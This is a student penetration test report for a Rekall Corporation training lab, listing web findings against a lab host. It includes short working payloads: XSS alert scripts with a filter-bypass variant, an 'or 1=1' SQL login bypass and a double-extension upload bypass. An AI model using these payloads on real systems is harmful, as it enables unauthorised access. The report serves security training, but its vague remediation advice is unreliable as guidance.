Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Legal Hacks
Contact Name	LegalHacks
Contact Title	LHS

Document History

Version	Date	Author(s)	Comments
001	14/08/2023	Mustapha Braimoh	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The bedrock of a successful security program is the deployment and adoption of a security awareness program. Rekall's security awareness program is already experiencing a measure of success in its recent implementation. All attempts to use social engineering as a means in compromising the company, failed. We were either routed to management or denied the requested for the information.
- Reconnaissance of the wireless networks showed only a public facing wireless SSID. Connecting to the service requires the user to create an account, using those credentials for access. It's suspected the SSID of the internal network is not being broadcast, preventing it from being visible by anyone external to the organization.
- Most input fields on the Rekall website are using input validation.
- It took several attempts to find an input field that would accept a command injection.
- 14 exploitation scripts through Metasploit were run against the Apache server before one was successful
- Mitigation strategy in place for denial of DDOS Attacks to ensure network availability
- Forward-thinking defensive and offensive strategy
- Current and continuing penetration testing to identify vulnerabilities for mitigation

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Senior management contact details are available online to the public. Ideally, a central Point of Contact should be established, with that department's contact details publicly available.
- There was no resistance to network scanning and mapping. As a result, it was not difficult to develop or visualize the network infrastructure.
- During the reconnaissance phase several known vulnerabilities along with open ports were identified, with them being exploited during this engagement.
- Instances of login credentials were found stored within text files and obviously labeled as such. These credentials lacked complexity and took very little effort cracking
- All of the most critical vulnerabilities are located on or related to the TotalRekall website. While most of the areas were secure, a few remain open to cross site scripting, local file inclusion and command injection exploits.
- The Apache server used for the website also has a vulnerability.
- Other vulnerabilities were also found on the TotalRekall GitHub site, on the email server and information easily available through the website
- Web Application is vulnerable to XSS and SQL payload injection
- Credentials are being stored in HTML source code
- Apache web server is outdated and vulnerable to multiple exploits
- SLMail server is vulnerable to exploits which allow access to shell
- Unauthorized access to password hashes allow for password cracking and privilege escalation • Rekall's server physical address is publicly available
- Credentials are displayed when doing a IP lookup
- IP addresses within Rekall's IP range display potential vulnerabilities (open ports, IP addresses, etc.) when scanned
- Open ports allow for file enumeration and unauthorized access

Executive Summary

LHS was able to achieve the majority of objectives outlined in the scope of work for this engagement. We were able to locate and exfiltrate sensitive information and compromise at areas of the website and Linux and Windows machines. We were unable to conduct an exploit that involved the escalation of access privileges in the time allocated. Our tests revealed several vulnerabilities. The majority of these vulnerabilities, and the ones that are the most critical, are related to areas of the website that allow unauthorized data to be entered or uploaded through the site. These vulnerabilities open up the possibility for customer data to be stolen and for existing data to be changed or deleted. In one case we were able to expose administrative credentials through a command injection attack. Updates that are needed on the Apache server allowed us to find an exploit that permitted us to access the user credential files from a Linux machine. All of these exploits would result in financial and possibly reputational damage to Rekall Corporation if they were conducted by an attacker. Other vulnerabilities were also found. Our open source research was able to locate an exposed password on the public Rekall GitHub site. We were able to use this data to infiltrate a Windows10 machine. Rekall is using an older technology for its email which is creating a vulnerability that should be corrected. We were also able to locate some settings behind the scenes on the Rekall website that help to direct online robots. We recommend making some adjustments to these settings to avoid attacks. The Vulnerability Findings section of our report provides detail about each of the vulnerabilities found and our suggested mitigations.

Thank you for the opportunity to provide this test. Please feel free to contact us with any questions.

Summary Vulnerability Overview

Vulnerability	Severity
XXS Reflected	Low
XXS Reflected(Advanced)	Medium
XXS Sorted	Medium
Sensitive data exposure	High
Local file inclusion	Medium
Local file inclusion(Advanced)	High
SQL Injection	High
Sensitive Data Exposure	High
Sensitive Data Exposure	Critical
Command Injection	Critical
Command Injection(Advanced)	Critical
Brute Force Attack	Critical
PHP Injection	Critical
Session Management	Critical
Directory Transversal	Critical
Open source exposed data	Low
Ping/Open source exposed data	Low
Open source exposed data	Low
Nmap & Znamp scan	Medium
Nessus Scan	High
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	High
Shellshock	High
Open source data	High
Struts - CVE-2017-5638	High
Drupal - CVE-2019-6340	Critical
CVE-2019-14287	Critical
OSINT	Low
HTTP Enumeration	Low
FTP Enumeration	Medium
Metasploit	High
Common Tasks	High
User Enumeration	High
File Enumeration	High
User Enumeration pt.2	Critical
Escalating Access	High

Compromising Admin	**Critical**


The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.13.35 192.168.13,10-14 172.20.117.20/24
Ports	7

Exploitation Risk	Total
Critical	10
High	13
Medium	5
Low	6


Vulnerability Findings

Vulnerability 1	Findings
Title	XXS Reflected
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	The web app was compromised by taking advantage of the XXS Reflected vulnerability. For this one LHS was able to compromise by accessing the web app and then running a line of script in the search bar <script>alert("hi")</script> this was able to let us in this case gain access to the flag.


Images	
Affected Hosts	192.168.14.35
Remediation	Not allow scripts to be ran in search bar


Vulnerability 2	Findings
Title	XXS Reflected(Advanced)
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	for this we ran this in the search bar <SCRIPscriptT>alert("hi")</SCRIPscripTt> The input validation removes the word "script," so the word "script" needs to be split up in the payload. This is a more advanced step of the first one which would prove more critical
Images	
Affected Hosts	192.168.14.35


Remediation	Not allow scripts to be ran in search bar

Vulnerability 3	Findings
Title	XXS Stored
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	For this when we go to the welcome page and scroll down there is a place there for comments now any other user would put a comment there however what we did was to put a malicious script in there causing a breach in a vulnerability. The script I ran was <script>alert("hi")</script>.
Images	
Affected Hosts	192.168.14.35
Remediation	Not allow scripts to be ran in search bar


Vulnerability 4	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	did a curl request to locate a http header in order to gain vulnerability access.


Images	
Affected Hosts	192.168.14.35
Remediation	better have protection for website

Vulnerability 5	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	Medium
Description	For this exploit we uploaded instead of a regular file we uploaded a file with malicious script in it. we could upload any php file and this would exploit this site.
Images	
Affected Hosts	192.168.14.35
Remediation	This would be to mitigate the risk of having people able to upload files like that.


Vulnerability 6	Findings
Title	Local file inclusion(advanced)
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	For this exploit we wanted to exploit the uploading of a file section of the web app. on this page of rekall corporation it prompts users to upload a jpg file so what we did was to use one of the pictures but save it to our device and change the file to a .php this allowed for us to exploit the vulnerability. being able to add a .php file when it should only be .jpg should not happen. The input validation checks for the presence of .jpg, so to bypass this upload, we named a malicious script with this name: script.jpg.php
Images	
Affected Hosts	192.168.14.35
Remediation	This would be to mitigate the risk of having people able to upload files like that.

Vulnerability 7	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	for this exploit we used credentials received before and we now did an SQL injection. so we always used a true expression that allowed us to make it work. the following payload we used was: ok' or 1=1 so as we can see 1 is always going to equal one which would mean whatever credentials we wrote does not matter and therefore we gain access.


Images	
Affected Hosts	192.168.14.35
Remediation	we would have to account for this type of input therefore something like this would not be acceptable.

Vulnerability 8	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	For this we were able to exploit the website by running /html in the search bar and then we could retrieve login details for admin which allowed us to log in.
Images	
Affected Hosts	192.168.14.35


Remediation	not have a way for users to get behind the website protocol


Vulnerability 9	Findings
Title	Sensitive data exposure
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	This exploit was quite simple. We just had to access the robots.txt which was simple to do granted we already had access to admin credentials and the html page. It starts to be a domino effect when multiple breaches are made
Images	
Affected Hosts	192.168.14.35
Remediation	have more security around robots.txt and if not then at least mitigate website where you cant drop into the index page like that

